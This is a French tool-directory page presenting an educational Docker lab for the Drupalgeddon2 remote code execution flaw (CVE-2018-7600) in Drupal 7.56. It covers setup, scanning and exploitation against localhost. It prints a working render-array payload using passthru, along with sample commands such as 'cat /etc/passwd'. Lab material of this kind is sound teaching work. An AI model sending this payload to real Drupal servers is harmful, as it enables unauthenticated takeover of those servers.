Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
cve-2018-7600-drupalgeddon2-lab — Laboratoire pédagogique démontrant l'exécution de code à distance CVE-2018-7600 (Drupalgeddon2) à l'aide d'un environnement Drupal 7.56 vulnérable basé sur Docker. | Kitploit
Outils/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCTFTests d'IntrusionApprentissage et ÉducationDéveloppement de Charges UtilesLabs et Pratique
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

Laboratoire pédagogique démontrant l'exécution de code à distance CVE-2018-7600 (Drupalgeddon2) à l'aide d'un environnement Drupal 7.56 vulnérable basé sur Docker.

Voir le dépôt
1138il y a 7 moisPas encore vérifié
Partager

Laboratoire de vulnérabilité CVE-2018-7600 Drupalgeddon2

Laboratoire pédagogique démontrant l'exploitation de CVE-2018-7600 (Drupalgeddon2) à l'aide d'un environnement Drupal 7.56 vulnérable déployé avec Docker.

Ce projet simule un flux de travail réaliste d'évaluation de vulnérabilités, comprenant :

  • Mise en place de l'environnement vulnérable
  • Détection (scanner)
  • Exploitation (RCE)
  • Analyse des payloads
  • Documentation

Aperçu de la vulnérabilité

CVE-2018-7600 (Drupalgeddon2) est une vulnérabilité critique d'exécution de code à distance (RCE) dans le CMS Drupal.

Le problème se trouve dans la Form API de Drupal, où une entrée contrôlée par l'utilisateur peut être interprétée comme un tableau de rendu (render array), permettant à un attaquant d'injecter des callbacks malveillants tels que :

  • passthru
  • system
  • exec

Cela conduit à une exécution de commandes non authentifiée sur le serveur.

Impact

  • Exécution de code à distance
  • Aucune authentification requise
  • Compromission totale du serveur

Version cible

  • Drupal 7.56 (vulnérable)

Architecture du laboratoire


Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


Technologies utilisées

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python (Exploit et scanner)

Structure du dépôt


cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf


Captures d'écran

Tableau de bord Drupal

Tableau de bord Drupal

Confirmation de la version

Version de Drupal


Démarrage rapide

Cloner le dépôt

git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

Démarrer le laboratoire

docker compose up -d

Accéder à la cible

http://localhost:8080

Détection et exploitation

1. Scanner la vulnérabilité

python3 scan.py http://localhost:8080

Exemple de sortie :

[~] Scanning http://localhost:8080... VULNERABLE

2. Exploitation (RCE)

python3 exploit.py http://localhost:8080 id

Exemple de sortie :

uid=33(www-data) gid=33(www-data)

Exemple de payload

Structure de base du payload utilisée :

name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

Exemples de commandes :

whoami
id
cat /etc/passwd

Liste complète des payloads disponible dans :

payloads/payload-list.txt

Stratégie de documentation

Pour conserver une structure de dépôt propre et professionnelle :

Le README contient :

  • Aperçu de la vulnérabilité
  • Instructions de configuration du laboratoire
  • Exemples de payloads de base
  • Comment exécuter le scanner et l'exploit

Le rapport PDF (report/drupalgeddon2-report.pdf) contient :

  • Étapes d'exploitation détaillées
  • Requêtes et réponses Burp Suite
  • Résultats des tests de payloads
  • Captures d'écran d'exécution
  • Explication technique de la vulnérabilité

Cette séparation garantit :

  • Une présentation GitHub propre
  • Une documentation technique complète

Objectif pédagogique

Ce laboratoire est destiné à :

  • Étudiants en cybersécurité
  • Pratique du test d'intrusion
  • Recherche de vulnérabilités
  • Apprentissage du développement d'exploits

Avertissement

Ce projet est destiné uniquement à des fins éducatives et de recherche.

N'essayez pas d'exploiter des systèmes sans autorisation explicite.

Les auteurs ne sont pas responsables de toute mauvaise utilisation.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    280

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →